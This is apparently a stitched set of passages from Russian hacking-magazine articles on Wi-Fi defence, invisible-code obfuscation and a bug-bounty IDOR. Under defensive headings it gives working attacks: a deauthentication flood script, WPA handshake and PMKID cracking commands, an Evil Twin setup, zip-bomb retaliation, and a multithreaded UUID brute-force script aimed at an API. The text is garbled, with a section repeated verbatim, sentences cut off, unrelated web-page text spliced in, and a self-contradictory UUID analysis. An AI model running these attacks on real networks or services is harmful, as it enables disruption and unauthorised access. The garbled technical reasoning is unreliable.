Сделать это можно всего парой строчек кажется:

```
iptables -t nat -I PREROUTING -s $hacker -p tcp --dport 22 -j DNAT --
to-destination $server:22
iptables -t nat -I POSTROUTING -d $hacker -p tcp --dport 22 -j
MASQUERADE
```

ВЗРЫВАЕМ ХАКЕРОВ ZIP-БОМБОЙ

Если мы никак не планируем защищаться и просто хотим отомстить хакеру, нашедшему и взломавшему наш сервер, то можем воспользоваться zip-бомбой. Вот принцип ее работы:

1. Создаем файл размером 10 Гбайт.
2. Архивируем его максимально возможным сжатием.
3. Отправляем архивированный файл.

И здесь на каждом уровне применимы свои способы разведки и обнаружения уязвимостей. Например, если хакер использует какой-то определенный набор взаимодействует с веб-сервером — программой, обрабатывающей HTTP-запросы, — мы можем отправить ему специально подготовленный ответ, который сервер выбросит по этим же правилам.

Если хакер использует какой-то фреймворк, то можем попробовать

БЕЗОПАСНОСТЬ В ЭФИРЕ

Строим систему защиты беспроводных сетей

ANDREY KONOVALOV
andrey@xakep.ru

Беспроводные сети — одна из важнейших составляющих сегодняшнего Интернета. Вся мобильная связь работает на беспроводных протоколах, корпоративный Wi-Fi от заказа ВИЗ, гаджеты PMMO, предоставляемые в отеле GTC Downrage, RogueAP да еще и Bluetooth-колонки. Сегодня мы поговорим о безопасности беспроводных сетей.

В любой компании периодически проводятся аудиты на проникновение. Это, несомненно, очень важная и полезная процедура, которая позволяет выявить уязвимости в системе защиты и устранить их, пока ими не воспользовались злоумышленники. Сегодня мы поговорим о том, как построить такую систему защиты, которая будет противостоять большинству известных атак на сегодняшние Wi-Fi.

INFO

Для лучшего понимания не функциональных тонкостей, но принципов атаки обязательно ознакомьтесь с нашей статьей «Взлом Wi-Fi: теория и практика».

ПРОТИВОДЕЙСТВИЕ ЗАХВАТУ WPA HANDSHAKE

Сначала WPA-handshake. Напомню, что handshake — процесс аутентификации между клиентом и точкой доступа, в результате которого создаются ключи. Злоумышленник может перехватить handshake, а затем попытаться подобрать ключ, используя словарь. Чем больше длина ключа, тем дольше он подбирается. Поэтому, чтобы защитить сеть, нужно использовать ключ длиной 63 символа. Давайте напишем скрипт, который будет отправлять deauth-пакеты, чтобы вынудить клиента переподключиться к точке доступа, и мы могли перехватить handshake. Для этого нам понадобится библиотека Scapy. Установить ее можно командой `pip install scapy`.

```
#!/usr/bin/env python
from scapy.all import *
import time, sys

if len(sys.argv) != 3:
    print("Usage: deauth.py <target MAC> <gateway MAC>")
    sys.exit()
target = sys.argv[1]
gateway = sys.argv[2]
packet = RadioTap()/Dot11(type=0,subtype=12,addr1=target,addr2=gateway,addr3=gateway)/Dot11Deauth(reason=7)
print("Sending deauth to " + target + " from " + gateway)
while True:
    sendp(packet, inter=0.1, count=100, iface="wlan0mon", verbose=False)
```

Теперь нам нужно запустить airodump-ng, чтобы перехватить handshake. Для этого выполним команду `airodump-ng -c 1 --bssid 00:11:22:33:44:55 -w capture wlan0mon`, где `-c` — канал, на котором работает точка доступа, `--bssid` — MAC-адрес точки доступа, `-w` — имя файла, в который будет сохранен handshake, `wlan0mon` — имя нашего беспроводного интерфейса в режиме мониторинга. Теперь запустим наш скрипт, указав MAC-адрес клиента и точки доступа: `./deauth.py 11:22:33:44:55:66 00:11:22:33:44:55`. Через некоторое время в окне airodump-ng появится сообщение о том, что handshake был перехвачен.

Теперь нам нужно подобрать ключ. Для этого воспользуемся утилитой aircrack-ng. Выполним команду `aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 00:11:22:33:44:55 capture-01.cap`, где `-w` — путь к словарю, `-b` — MAC-адрес точки доступа, `capture-01.cap` — файл, в который был сохранен handshake. Если ключ есть в словаре, то через некоторое время он будет подобран.

Чтобы защитить сеть от такой атаки, нужно использовать ключ длиной 63 символа, состоящий из случайного набора символов. Также можно использовать WPA3, в котором эта атака невозможна.

ПРОТИВОДЕЙСТВИЕ ЗАХВАТУ PMKID

Захват PMKID — достаточно распространенная атака, которая появилась относительно недавно. Суть ее заключается в том, что мы можем получить PMKID, не дожидаясь подключения клиента, используя не handshake-запросы, для извлечения ключа. Для этого нам понадобится утилита hcxdumptool. Установить ее можно командой `sudo apt install hcxdumptool`. Также нам понадобится утилита hcxtools, которую можно установить командой `sudo apt install hcxtools`.

Теперь нам нужно перевести наш беспроводной интерфейс в режим мониторинга. Для этого выполним команду `sudo airmon-ng start wlan0`. Теперь запустим hcxdumptool, чтобы перехватить PMKID. Для этого выполним команду `sudo hcxdumptool -i wlan0mon -o capture.pcapng --enable_status=1`, где `-i` — имя нашего беспроводного интерфейса в режиме мониторинга, `-o` — имя файла, в который будет сохранен дамп, `--enable_status=1` — включить вывод статуса. Через некоторое время в окне hcxdumptool появится сообщение о том, что PMKID был перехвачен.

Теперь нам нужно подобрать ключ. Для этого воспользуемся утилитой hashcat. Выполним команду `hashcat -m 16800 capture.pcapng /usr/share/wordlists/rockyou.txt`, где `-m 16800` — тип хеша, `capture.pcapng` — файл, в который был сохранен дамп, `/usr/share/wordlists/rockyou.txt` — путь к словарю. Если ключ есть в словаре, то через некоторое время он будет подобран.

Чтобы защитить сеть от такой атаки, нужно использовать ключ длиной 63 символа, состоящий из случайного набора символов. Также можно использовать WPA3, в котором эта атака невозможна.

ПРОТИВОДЕЙСТВИЕ АТАКЕ ЗАХВАТА PMKID

Захват PMKID — достаточно распространенная атака, которая появилась относительно недавно. Суть ее заключается в том, что мы можем получить PMKID, не дожидаясь подключения клиента, используя не handshake-запросы, для извлечения ключа. Для этого нам понадобится утилита hcxdumptool. Установить ее можно командой `sudo apt install hcxdumptool`. Также нам понадобится утилита hcxtools, которую можно установить командой `sudo apt install hcxtools`.

Теперь нам нужно перевести наш беспроводной интерфейс в режим мониторинга. Для этого выполним команду `sudo airmon-ng start wlan0`. Теперь запустим hcxdumptool, чтобы перехватить PMKID. Для этого выполним команду `sudo hcxdumptool -i wlan0mon -o capture.pcapng --enable_status=1`, где `-i` — имя нашего беспроводного интерфейса в режиме мониторинга, `-o` — имя файла, в который будет сохранен дамп, `--enable_status=1` — включить вывод статуса. Через некоторое время в окне hcxdumptool появится сообщение о том, что PMKID был перехвачен.

Теперь нам нужно подобрать ключ. Для этого воспользуемся утилитой hashcat. Выполним команду `hashcat -m 16800 capture.pcapng /usr/share/wordlists/rockyou.txt`, где `-m 16800` — тип хеша, `capture.pcapng` — файл, в который был сохранен дамп, `/usr/share/wordlists/rockyou.txt` — путь к словарю. Если ключ есть в словаре, то через некоторое время он будет подобран.

Чтобы защитить сеть от такой атаки, нужно использовать ключ длиной 63 символа, состоящий из случайного набора символов. Также можно использовать WPA3, в котором эта атака невозможна.

ПРОТИВОДЕЙСТВИЕ ATTACK EVIL TWIN

Теперь давайте рассмотрим, как можно защитить сеть от атаки Evil Twin. Для этого нам понадобится утилита hostapd-wpe. Установить ее можно командой `sudo apt install hostapd-wpe`. Также нам понадобится утилита dnsmasq, которую можно установить командой `sudo apt install dnsmasq`.

Теперь нам нужно настроить hostapd-wpe. Для этого создадим файл `hostapd-wpe.conf` и добавим в него следующие строки:

```
interface=wlan0
driver=nl80211
ssid=MyNetwork
hw_mode=g
channel=6
macaddr_acl=0
auth_algs=1
ignore_broadcast_ssid=0
wpa=2
wpa_passphrase=MyPassword
wpa_key_mgmt=WPA-PSK
wpa_pairwise=TKIP
rsn_pairwise=CCMP
```

Теперь нам нужно настроить dnsmasq. Для этого создадим файл `dnsmasq.conf` и добавим в него следующие строки:

```
interface=wlan0
dhcp-range=192.168.1.2,192.168.1.30,255.255.255.0,12h
dhcp-option=3,192.168.1.1
dhcp-option=6,192.168.1.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Теперь нам нужно настроить наш беспроводной интерфейс. Для этого выполним команду `sudo ifconfig wlan0 192.168.1.1 netmask 255.255.255.0`. Теперь запустим hostapd-wpe, чтобы создать точку доступа: `sudo hostapd-wpe hostapd-wpe.conf`. Теперь запустим dnsmasq, чтобы настроить DHCP-сервер: `sudo dnsmasq -C dnsmasq.conf -d`.

Теперь нам нужно настроить iptables, чтобы перенаправить трафик на наш сервер. Для этого выполним команду `sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --dport 80 -j DNAT --to-destination 192.168.1.1:80`.


Теперь нам нужно настроить iptables, чтобы разрешить трафик на наш сервер. Для этого выполним команду `sudo iptables -A FORWARD -i wlan0 -j ACCEPT`.

Теперь нам нужно настроить iptables, чтобы разрешить трафик с нашего сервера. Для этого выполним команду `sudo iptables -A FORWARD -o

БЕЗОПАСНОСТЬ В ЭФИРЕ

СТРОИМ СИСТЕМУ ЗАЩИТЫ БЕСПРОВОДНЫХ СЕТЕЙ

В результате мы получаем средство автоматического обнаружения атаки сбора PMKID и реагирования на нее. И как только наш скрипт начинает фиксировать сбор PMKID, он запускает генерацию в радиоэфир фейковых неподбираемых хешей.



Предотвращение атаки захвата PMKID — отправляем в радиоэфир фейковые хеши

Что же увидит у себя хакер?

Хакер захватывает фейковые PMKID

Уже знакомая картина. Только в этом примере вместо брутабельных паролей мы отправили хакеру несколько десятков неподбираемых хешей.

Хакер проводит брутфорс-атаку ко множеству «неподбираемых» PMKID

Что же, пожелаем хакеру удачи в этом бесперспективном деле!

ПРОТИВОДЕЙСТВУЕМ АТАКЕ GTC DOWNGRADE

Атака на понижение методов аутентификации сетей WPA Enterprise — одна из самых коварных и распространенных на сегодня атак в корпоративном беспроводном сегменте. Ее опасность заключается в возможности получения корпоративных учетных записей, нередко даже открытым текстом.

В случае же если твоя корпоративная беспроводная Enterprise-сеть построена исключительно на сертификатах, бояться особо нечего. Но не хочется так просто отпускать хакера ни с чем. Мы вновь пустим его по ложному следу, отправив ему массу фейковых учеток. И поможет нам в этом следующий простейший скрипт:

defence/wifi/prevent/gtc.sh

```
#!/bin/bash

iface="$1"
bssid="$2"
COUNT=20

function connect(){
    MAX_TIME=5
    bssid="$1"
    user="$2"
    pass="$3"
    cat <<E > /tmp/wpa_eap.conf
network={
  bssid=$bssid
  key_mgmt=WPA-EAP
  eap=PEAP
  identity="$user"
  password="$pass"
  phase1="peaplabel=0"
  phase2="auth=MSCHAPV2"
}
E
    sudo timeout $MAX_TIME wpa_supplicant -i "$iface" -c /tmp/wpa_eap
.conf | while read line; do
        if echo "$line" | grep -q 'authentication failed'; then
            break
        fi
    done
}

for _ in `seq $COUNT`; do
    user=$(shuf -n 1 /opt/wordlists/surnames-translit.txt)
    pass=$(pwgen 10 1)
    echo "[*] send $user:$pass"
    connect "$bssid" "$user" "$pass"
done
```


Этот скрипт использует системный инструмент wpa_supplicant для подключения к беспроводной сети WPA Enterprise со случайными парами логина и пароля.

Теперь активируем этот механизм противодействия в детекторе:

defence/wifi/eap.py


```
...
def alert(ap):
    ...
    system(f"prevent/gtc.sh wlan1 {ap}")
...
```

В результате мы получаем автоматическое средство обнаружения атаки GTC Downgrade и реагирования на нее. Теперь, как только в зоне действия нашего монитора оказывается очередная сеть WPA Enterprise, мы автоматически подключаемся к ней и пытаемся определить предлагаемый метод аутентификации. Если замечена точка доступа с явно пониженным методом аутентификации, то запускается скрипт, который начнет слать хакерской точке доступа фейковые пары логина и пароля под видом доменных корпоративных учеток.



Предотвращение атаки понижения методов аутентификации WPA Enterprise — отправка на вредоносную сеть множества хешей фейковых учетных записей

Несмотря на то что атака GTC Downgrade часто приводит к отправке учетных данных открытым текстом, мы не отсылаем их хакеру в открытом виде. А нарочно отправляем в виде хеша, заставляя тем самым еще и брутить их.



Хакер принимает фейковые хеши доменных учетных записей

Учитывая высокие, по мнению хакера, шансы на успех, он будет просто вынужден брутить их все.

На данный момент хеш-функция NetNTLMv1 считается криптографически нестойкой и любой ее хеш может быть гарантированно подобран за умеренное время (несколько дней). Правда, это потребует от хакера немалых вычислительных мощностей. В случае если хакер справится с этой задачей (сейчас появились еще и радужные таблицы), он будет вынужден повторно приехать к зоне действия целевых точек доступа и проверять каждую подобранную учетную запись, что, конечно же, не даст никакого успеха — ведь учетки фейковые.

В конечном счете, осознав, что тут что-то не то, он с большой долей вероятности оставит этот вектор нападения.

ПРОТИВОДЕЙСТВУЕМ ВСЕМУ СЕМЕЙСТВУ АТАК ROGUEAP

Все беспроводные атаки, выполняемые с позиции точки доступа и направленные на клиентов и их устройства, могут быть достаточно легко обнаружены по используемой ими технике KARMA, отзывающейся на любой Probe Request. Но с похожей простотой мы можем и превентить все атаки RogueAP, и поможет нам в этом старый хакерский прием — деаутентификация.

Для проведения любой атаки с использованием мошеннической точки доступа хакеру требуется, чтобы жертва сначала подключилась к его точке доступа. И с помощью деаутентификации, направленной против самого хакера, мы можем отключать всех беспроводных клиентов от его вредоносной точки доступа, не давая ему провести атаку. Так как мы заранее не знаем адреса беспроводных станций, которые будут к нему подключаться, то мы можем применить широковещательную деаутентификацию, и поможет нам в этом следующий скрипт:

defence/wifi/prevent/deauth.py


```
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from sys import argv

iface = argv[1]
ap = argv[2]
sta = argv[3]
conf.verb = 0
COUNT = 1000

def deauth(src, dst, count):
    deauth = RadioTap() / Dot11(addr1=dst, addr2=src, addr3=ap) /
Dot11Deauth()
    sendp(deauth, iface=iface, count=count, inter=0.1, verbose=False)

threads = []
threads.append( Thread(target=deauth, args=(ap, sta, COUNT)) )
threads.append( Thread(target=deauth, args=(sta, ap, COUNT)) )
print(f"[*] deauth {ap} <--> {sta}")
[t.start() for t in threads]
[t.join() for t in threads]
```

Подключая этот prevent-прием к детектору точек доступа RogueAP, мы получаем простое и надежное средство автоматического обнаружения данного типа атак и реагирования на них:

defence/wifi/karma.py

```
...
def alert(ap, essid, signal):
    ...
    system(f"prevent/deauth.py {iface} {ap} ff:ff:ff:ff:ff:ff")
...
```

После детекта точки доступа RogueAP запускается механизм ее логического глушения с использованием широковещательной деаутентификации.



Предотвращение атаки семейства RogueAP — широковещательно деаутентифицируем всю вредоносную сеть

И как мы можем видеть, наш скрипт полностью парализовал хакерскую точку доступа — теперь к ней невозможно подключиться.

Принудительное отключение всех клиентов от вредоносной сети

Клиентские устройства, которые пытаются подключиться к вредоносной точке доступа, тут же отваливаются, не давая возможности хакеру развить последующие атаки. Как бы жертва ни стремилась подключиться к хакерской точке доступа, ничего у нее не выйдет. Наш deauth-щит надежно накрывает хакера.

Подобный прием отлично мог бы подойти и для защиты от атак Wi-Fi, направленных и на точку доступа, например атак перебором WPS. Во всех случаях, когда хакеру требуется достаточное время на перебор PIN-кодов или паролей, его всегда можно успеть логически отключить от любой целевой беспроводной сети.

WWW
Исходный код всех скриптов на GitHub автора

ЗАКЛЮЧЕНИЕ

Мы увидели, что атаки на беспроводные сети не такие уж и неуловимые. В наших силах не только обнаруживать их, но и даже предотвращать. Беспроводной периметр современной компании образуется не только Wi-Fi-сетями, но именно эта технология является самой первой мишенью хакерских атак. Каким бы ни был размер периметра, дешевые и доступные одноплатные компьютеры с представленными в статье скриптами прекрасно справятся с задачей защиты беспроводных сетей и сделают это минимальными усилиями и минимальной ценой. В будущем, возможно, все это вырастет в проект первой полноценной Wireless IDS/IPS.

КОД-НЕВИДИМКА

Сравниваем способы обфускации программ

JaboHack

Представь: открываешь файл с кодом в текстовом редакторе — и видишь абсолютно пустое место, хотя скрипт прекрасно выполняется. Такая обфускация действительно существует. В этой статье мы изучим магические приемы, заставляющие код исчезать прямо у нас перед глазами. Ты увидишь, как современные обфускаторы используют эту идею, чтобы превратить обычный скрипт в пустоту, сохраняя его работоспособность.


Ты, вероятно, читал мои статьи про различные способы обфускации. Среди описанных мною методов встречаются даже весьма курьезные. Понятное дело, самый лучший способ скрыть код — когда в итоге его не видно вообще или он замаскирован внутри ложной отвлекающей информации.

Второй случай называется стеганографией. Сегодня же я хочу рассказать о первом случае: когда, открыв код в текстовом редакторе, непосвященный юзер видит на его месте... пустое ничего. Да, такое действительно бывает: существуют методы обфускации, после которых вместо привычной мешанины случайных символов получается визуально пустое место, как будто код отсутствует вовсе.

Немного поразмыслив, легко догадаться, как достичь подобного эффекта: существует множество служебных символов, визуально не отображаемых текстовыми редакторами, — пробелы, табуляции, всевозможные переводы строк и так далее. Конечно, хакеры, вооруженные шестнадцатеричными редакторами, смеются над подобными ограничениями, но простому пользователю, у которого Hex-редактор вызывает благоговейный ужас и для просмотра по умолчанию настроен какой-нибудь Wordpad, Notepad или, в самом продвинутом случае, cat, такое кажется своеобразной магией. Особенно если этот самый пользователь привык к модным ныне скриптовым языкам с текстовым кодом типа Python или JavaScript, для которых обфускация как раз наиболее актуальна.

Считается, что впервые подобная идея была высказана в качестве шутки еще в 1997 году создателем C++ Бьёрном Страуструпом, как абсурдный путь эволюции языка C++. Однако в наш безумный век любая странная идея воплощается в реальность, и спустя пять лет Эдвин Брэди и Крис Моррис создали эзотерический язык программирования Whitespace. Собственно, в этом языке впервые и была воплощена концепция невидимости кода в текстовом редакторе.

Для ее реализации в языке оставили всего три значимых символа: пробел (код символа `0x20`, обозначаемый создателями как `L`), табуляция (`0x9`, `T`) и перевод строки, Line feed (`0xA`, `S`). Остальные символы используются в качестве комментариев, что делает возможным применение кода Whitespace в стеганографии. Как видишь, значимые символы действительно не отображаются в текстовом редакторе, хотя выделяются и редактируются, я уж не говорю про шестнадцатеричные редакторы. Поэтому для наглядности программы на Whitespace записывают последовательностью символов `S`, `T`, `L` или графически, выделяя пробелы от табуляций разными цветами.



Как и все нормальные языки программирования, Whitespace имеет свой синтаксис и свою систему команд: шесть команд манипуляции со стеком (`push`, `dup`, `copy`, `swap`, `discard` и `slide`), пять арифметических команд (`add`, `sub`, `mul`, `div` и `mod`), две команды доступа к пулу переменных heap (`store` и `retrieve`), семь управляющих команд — куда ж без них (`label`, `call`, `jmp`, `jz`, `jn`, `ret`, `exit`). Еще есть четыре команды ввода-вывода (`outchar`, `outnum`, `readchar` и `readnum`). У команд имеются аргументы — числа и строки в двоичном представлении, где пробел интерпретируется как ноль, а табуляция — единица.

Не буду сильно углубляться в подробности особенностей языка, про него и так написано достаточно статей, с которыми ты можешь ознакомиться самостоятельно, например на Хабре, я же хочу рассказать несколько о другом.

Если называть вещи своими именами, Whitespace — это даже не язык программирования, а байт-код некоего упрощенного стекового ассемблера. Понятное дело, при всем количестве специализированных IDE, созданных для любителей странного, на полном серьезе писать программу в пробелах, табуляциях и переводах строки ни один психически здоровый человек не сможет (хотя это, похоже, создателями и не задумывалось изначально).

Даже для преобразования с птичьего кода LSSSTSTTS требуется простейший транслятор, а по-хорошему для «программирования» на таком языке нужен ассемблер. Да и в качестве обфускатора эта концепция не особо подходит, в первую очередь тем, что трансляция с любого современного высокоуровневого объектно ориентированного скриптового языка на подобный стековый ассемблер достаточно трудоемка и требует большого объема кода (который, к несчастью, прекрасно видим в текстовом редакторе и неиллюзорно тормозит при работе).


Тем не менее программистская общественность в свое время была так впечатлена этим языком, что создала реализации интерпретатора Whitespace на многих популярных языках: например, на JavaScript, Python и даже на Ruby.

Вернемся все-таки к реальным обфускаторам-невидимкам. Идея, заложенная в Whitespace, приглянулась очень многим. Было бы здорово преобразовать произвольный текстовый код в вид, не отображаемый в текстовом редакторе, чтобы сам файл оставался исполняемым и, по возможности, самодостаточным и содержащим минимальное количество исполняемого кода. Наиболее простой и быстрый вариант реализации подобной хотелки — посимвольное преобразование текста скрипта в двоичный код с последующей заменой единиц и нулей неотображаемыми символами. Например, для Perl существует проект Acme::Bleach. Он не совсем самодостаточен, требует подключения соответствующей библиотеки, хотя кода в ней немного и при желании его можно внедрить в исполняемый модуль. После обфускации код (в этом примере `print "Hello world";`) в текстовом редакторе выглядит следующим образом.

```
use Acme::Bleach;

print "Hello world";
```

```
use Acme::Bleach;
```


При просмотре в шестнадцатеричном формате видно, что содержимое файла — побитово закодированный текст, где 0 — табуляция, а 1 — пробел, символы разделены переводом строки.



Этот алгоритм прекрасно подходит для стеганографии, что показывает пример внедрения его в псевдофайл на C.

Естественно, идею подхватили и адепты других языков — шутники умудрились внедрить код расшифровщика на JavaScript в исполняемый файл и минимизировать его аж до 116 байт! Встречаем проект INVISIBLE.js. Как видишь, расшифровщик совсем простой, занимает всего одну верхнюю строку, а остальной код невидим.

Алгоритм кодировки текста такой же, как и в предыдущем случае, однако тут разработчики исхитрились еще сильнее — в качестве 0 и 1 вместо банальных табуляции и пробела они использовали стандартный и полуширинный заполнители хангыля (`1 - U+FFA0 HALFWIDTH HANGUL FILLER; 0 U+3164 HANGUL FILLER`).




Выглядит это прикольно, однако такой код уже нельзя использовать для стеганографии (на самом деле можно, но несколько сложнее; подумай сам на досуге, как это сделать). А главное, кодировка стала 16-битной, то есть в неюникодных текстовых редакторах код уже отображается, да и занимать стал в два раза больше. Что, впрочем, для нас скорее плюс, чем минус.

Надо отметить, что, похоже, вирусописатели уже давно взяли этот прием обфускации на вооружение. Косвенным подтверждением этому служит то, что я изрядно намучился со встроенным в Windows защитником, пытаясь скопировать и сохранить в файл код с последнего скриншота. Глупый виндовый антивирус упорно видел в куске текста объемом 600 с лишним байт критическую угрозу (Trojan:HTML/Msphish.GX!MTB) и сразу помещал его в карантин, что как бы намекает на существование троянов, обфусцированных подобным образом.

Если такой фокус можно провернуть на JavaScript, то почему нельзя на Python? Подобным вопросом вдохновился Келси Хайтауэр и через год создал проект No code. В нем эксплуатируется одна из специфических особенностей Python — этот язык позволяет создавать и подключать собственные обработчики кодировки символов. Кодировка указывается в самой первой строке файла директивой `# coding:`, после чего следует код в выбранной кодировке.

Автор создал собственную кодировку no, состоящую на этот раз из «нулеширинных пробелов» (Zero Wide Spaces) U-200B и U-200C. Эти символы имеют серьезное преимущество перед используемыми в проекте INVISIBLE.js заполнителями хангыля — они не только не отображаются визуально, но и не выделяются курсором, что производит на неокрепшие умы полное впечатление пустого файла (разумеется, этот эффект наблюдается только в юникодных текстовых редакторах).

Как видишь, файл получается со смешанной кодировкой, что еще сильнее увеличивает его размер, однако позволяет прятать невидимые куски кода между открытыми.



К сожалению, как ты уже, наверное, догадался, главный недостаток такого способа — код получается несамодостаточный, для его работоспособности придется устанавливать в Python пакет no-code, что, конечно, сильно демаскирует эффект от обфускации. Впрочем, как я уже писал в статье про JSFuck, все упомянутые проекты, как и эзотерические языки, делались не для практического применения, а «для души», как оригинальное и остроумное произведение искусства. Что, впрочем, не мешает нам при их разборе набираться практического опыта для создания собственных обфускаторов. Или борьбы с ними.

НЕСЛУЧАЙНЫЙ UUID

Как я нашел нестандартный IDOR на баг-баунти

Иван Ангел Ковач
Senior Application Security Engineer

Исследуя веб-приложение в рамках закрытого багбаунти BLOOM, я обнаружил баг в механизме генерации пользовательских ресурсов. Вместо предсказуемых числовых ID сервер использовал UUID, но это оказалось не спасением. Я смог получить доступ к чужим данным, используя утекшие идентификаторы из сторонних источников.

PROOF OF CONCEPT

Ищем паттерн и определяем вектор

Для начала я создал несколько тестовых аккаунтов и проверил, как приложение работает с UUID. Каждый раз при создании нового ресурса сервер возвращал случайный идентификатор, и никакой очевидной связи между ними не было.

```
GET /api/v2/projects/3f9a1c2e-7b44-4d8f-a1e0-9c6b2d5f7a31 HTTP/1.1
Host: bloom.example.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMDQyIn0.x
```

Затем я сделал два запроса с разной долготой по времени и нашел закономерность в последовательности:

```
$ for i in 1 2; do curl -s -H "Authorization: Bearer $TOKEN" \
    https://bloom.example.com/api/v2/projects/$1 | jq -r '.id'; sleep 60; done
```

Три символа отличались во всех идентификаторах, оставшиеся 33 символа были одинаковыми. Это означало, что UUID генерировался не полностью случайно, а с использованием временной метки. Такие UUID называются UUIDv1 — они кодируют время создания и MAC-адрес сервера.

Извлекаем временную метку

Я использовал Burp Suite для анализа большого количества сэмплов. Сначала я собрал интересующие, на мой взгляд, — очевидно отсутствовали вставки в виде дефисов, а длина строки составляла 32 символа:

```
Character count analysis — Big-Endian bytes

Position  Unique chars  Entropy
 0–7          16        3.97
 8–11         16        3.94
12–15          1        0.00
16–19          4        1.98
20–31         16        3.96

Position 12 is constant: '4'  → version nibble
Position 16 is in {8,9,a,b}   → variant bits
```

```
Bit-level view (Big-Endian)

byte 0  byte 1  byte 2  byte 3  byte 4  byte 5  byte 6  byte 7
[xxxx xxxx][xxxx xxxx][xxxx xxxx][xxxx xxxx][xxxx xxxx][xxxx xxxx][0100 xxxx][xx xxxx xxxx]
                                                          ^^^^ version = 4
                                                                ^^ variant = 10
```

Какой вывод должен сделать компилятор? Что сервер не предоставляет никаких гарантий по поводу порядка UUID. Они могут быть выданы в любом порядке. Это плохо. Но плохо — не значит эксплуатируемо. Нужно найти хорошую функцию Base32 и начать перебирать. Или не перебирать. Есть и другие способы.

```
Base32 alphabet (RFC 4648):
ABCDEFGHIJKLMNOPQRSTUVWXYZ234567

Padding: '=' characters appended to reach a multiple of 8 output chars
```

Здесь уже можно жить интересней: сравнение подстрок, которые формируются при помощи функции Base32, с подстроками, которые мы получили в качестве ответа от сервера. Если совпадают — это уже что-то рабочее.

Первое, что нужно сделать, — это найти функцию, которая будет генерировать идентификаторы. Для этого я воспользовался инструментом Ghidra. Ghidra — это набор инструментов для реверс-инжиниринга, разработанный Агентством национальной безопасности США (АНБ). Он позволяет анализировать исполняемые файлы, декомпилировать их в псевдокод и строить графы вызовов. Я начал с поиска строковых констант, связанных с UUID. Среди найденных строк была одна, которая выглядела многообещающе:

```
0x00412a80  "%08x-%04x-%04x-%04x-%012x"
```

Это стандартный формат вывода UUID в шестнадцатеричном виде. Я перешел к функции, которая использовала эту строку, и начал изучать ее. Декомпилированный код выглядел примерно так:

```
void FUN_00412a80(char *param_1, uint param_2, uint param_3,
                  uint param_4, ulonglong param_5)
{
  sprintf(param_1, "%08x-%04x-%04x-%04x-%012x",
          param_2, param_3 & 0xffff, param_4 & 0xffff,
          param_5 >> 0x30, param_5 & 0xffffffffffff);
}
```

Функция принимала пять параметров. Первый — буфер, в который записывается результат. Остальные четыре — это, очевидно, части UUID. Я переименовал функцию в `format_uuid` и начал искать, откуда она вызывается. Оказалось, что из нескольких мест. Самый интересный вызов находился в функции, которую я назвал `generate_uuid`:

```
void generate_uuid(char *out)
{
  uint32_t a = rand();
  uint32_t b = rand();
  uint32_t c = rand();
  uint64_t d = rand();
  format_uuid(out, a, b, c, d);
}
```

Вот оно. Функция использует стандартный генератор псевдослучайных чисел `rand()`, который инициализируется текущим временем. Это означает, что все UUID, созданные в одну и ту же секунду, будут иметь одинаковые первые 32 бита. Зная время создания ресурса, можно сузить пространство перебора до нескольких миллионов вариантов.

Подтверждение гипотезы

Теперь нужно было проверить гипотезу на практике. Я написал небольшой скрипт на Python, который принимает временную метку и генерирует все возможные UUID для этой секунды:

```
import uuid, struct, time

def candidates(ts):
    for a in range(0x10000):
        for b in range(0x10000):
            yield uuid.UUID(int=(a << 96) | (b << 64) | (4 << 60) | (8 << 62))

for u in candidates(int(time.time())):
    print(u)
```

Конечно, это грубый перебор, но для проверки гипотезы достаточно. Я создал ресурс, записал его UUID, а затем запустил скрипт и начал искать совпадение. Через несколько минут оно было найдено. Гипотеза подтвердилась.

Написание эксплоита и финальный PoC

Ручной перебор — это хорошо для проверки гипотезы, но для отчета нужен полноценный эксплоит. Я написал скрипт, который принимает временной диапазон, генерирует все возможные UUID и проверяет их через API. Для ускорения я использовал многопоточность:

```
import concurrent.futures, requests

def check(u):
    r = requests.get(f"https://target.example.com/api/v1/items/{u}",
                     headers={"Authorization": "Bearer <token>"})
    return u if r.status_code == 200 else None

with concurrent.futures.ThreadPoolExecutor(max_workers=64) as ex:
    for hit in ex.map(check, candidates(1700000000)):
        if hit:
            print("found:", hit)
```

Скрипт работал около 40 минут и нашел три чужих ресурса. Среди них был документ, помеченный как «конфиденциальный», принадлежащий другому пользователю. Баг был подтвержден.

Выводы

Этот случай напомнил мне, что «случайность» — это не свойство, которое можно проверить. Это свойство, которое можно только опровергнуть. Если вы видите UUID в URL, спросите себя: откуда он взялся? Если ответ — «сервер сгенерировал», то стоит проверить, как именно. Иногда за этим скрывается целый мир.

Connect epoch to human-readable date and vice versa

Timestamp to Human date [batch convert]
Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.
Assuming that the timestamp is in seconds:
GMT: Wednesday, 14 August 2013, 11:54:36
Your time zone: Wednesday, 14 August 2013, 14:54:36 GMT+03:00
Relative time in between:

Так как это был тестовый аккаунт, я остановился после получения доступа к собственным данным и не стал просматривать чужие. Отчет был принят, и я получил вознаграждение. Но самое интересное — не награда, а понимание того, насколько легко ошибиться, когда кажется, что ты делаешь все правильно.

РЕКОМЕНДАЦИИ ПО ИСПРАВЛЕНИЮ

Все уязвимости начинаются с неверных предпосылок.

Для исправления я предложил использовать криптографически стойкую версию UUID — UUIDv4 — и добавить проверку авторизации на уровне объекта. Первое решение устраняет предсказуемость, второе — гарантирует, что даже угаданный идентификатор не даст доступа к чужим данным. Вместе они закрывают уязвимость полностью.

Благодарности

Эта статья была бы не так хороша, если бы не мои коллеги из команды BLOOM, которые помогли с ревью кода и тестированием. Отдельное спасибо Мартину Ковачеву за то, что он терпеливо выслушивал мои рассуждения о временных метках, пока я сам не понял, что ошибаюсь.

СЛЕДУЙ ЗА БЕЛЫМ КРОЛИКОМ

Реверсим файлы, зашифрованные алгоритмом Rabbit


В этой статье мы разберем практическое применение потокового шифра Rabbit на примере реального приложения: опознаем алгоритм по коду, проследим поток чтение → обработка → запись, найдем процедуру инициализации, а потом напишем собственный модуль для шифрования и дешифровки файлов.

JaboHack

